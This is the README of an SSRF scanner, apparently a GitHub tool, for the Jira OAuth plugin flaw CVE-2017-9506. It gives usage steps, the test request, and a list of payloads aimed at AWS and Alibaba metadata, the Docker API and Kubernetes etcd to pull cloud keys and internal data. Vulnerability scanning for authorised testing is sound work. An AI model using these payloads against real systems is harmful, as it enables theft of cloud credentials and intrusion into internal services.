
 random-robbie/jira-scan
CVE-2017-9506 - SSRF

ONLY TESTED WITH PYTHON 3
Provide a list of websites to test without the http or https prefix and this will test each one for the SSRF vulnerability.
The IconUriServlet of the Atlassian OAuth Plugin from version 1.3.0 before version 1.9.12 and from version 2.0.0 before version 2.0.4 allows remote attackers to access the content of internal network resources and/or perform an XSS attack via Server Side Request Forgery (SSRF).
According to the Atlassian Jira the following versions are vulnerable:
The vulnerable servlet is reachable at:
/plugins/servlet/oauth/users/icon-uri?consumerUri=<URL>
Because the server fetches whatever URL is supplied in consumerUri, an attacker can make the Jira instance request internal resources. In a full attack chain this SSRF is commonly used to obtain an OAuth authorisation token or steal cloud credentials: for example, on AWS-hosted instances the servlet can be pointed at the EC2 instance metadata service (http://169.254.169.254/latest/meta-data/iam/security-credentials/), returning IAM role credentials that include temporary AWS access keys. The response of the servlet is reflected back to the attacker, so anything the internal endpoint returns — OAuth tokens, metadata, internal service output — can be read directly from the HTTP response.
In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like HTTP-enabled databases or perform POST requests towards internal services which are not intended to be exposed.
The target application may have functionality for importing data from a URL, publishing data to a URL or otherwise reading data from a URL that can be tampered with. The attacker modifies the calls to this functionality by supplying a completely different URL or by manipulating how URLs are built (path traversal etc.).
When the manipulated request goes to the server, the server-side code picks up the manipulated URL and tries to read data from the manipulated URL. By selecting target URLs the attacker may be able to read data from services that are not directly exposed on the internet:
http://169.254.169.254/latest/meta-data/ where important configuration and sometimes even authentication keys can be extracted.file:// URIs. The attacker may also use this functionality to import untrusted data into code that expects to only read data from trusted sources, and as such circumvent input validation.Install the dependencies:
pip install -r requirments.txt
This installs requests and colorama.
list.txt in the same directory as the script, containing one hostname per line without the http:// or https:// prefix:jira.example.com
jira.otherexample.com
python3 jira-scan.py
The script reads every line of list.txt and, for each hostname, sends a GET request to:
https://<host>/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com

If the response body contains the Google logo marker, the host is reported as vulnerable:
[*] Testing: jira.example.com [*]
[*] *********** Jira Vulnerable... Found *********** [*]
Otherwise it prints [*] Not Vulnerable [*].
Fun SSRF payloads to try through the consumerUri parameter...
AWS — an IAM role will leak AWS keys
http://169.254.169.254/latest/meta-data/
Alibaba
http://100.100.100.200/latest/meta-data/
Docker — list containers
http://127.0.0.1:2375/v1.24/containers/json
Kubernetes ETCD — can contain API keys and internal IPs and ports
http://127.0.0.1:2379/v2/keys/?recursive=true
This tool is provided for authorised security testing and responsible disclosure only. Do not use it against systems you do not have explicit permission to test.
Robbie Wiggins — What-Security · GitHub
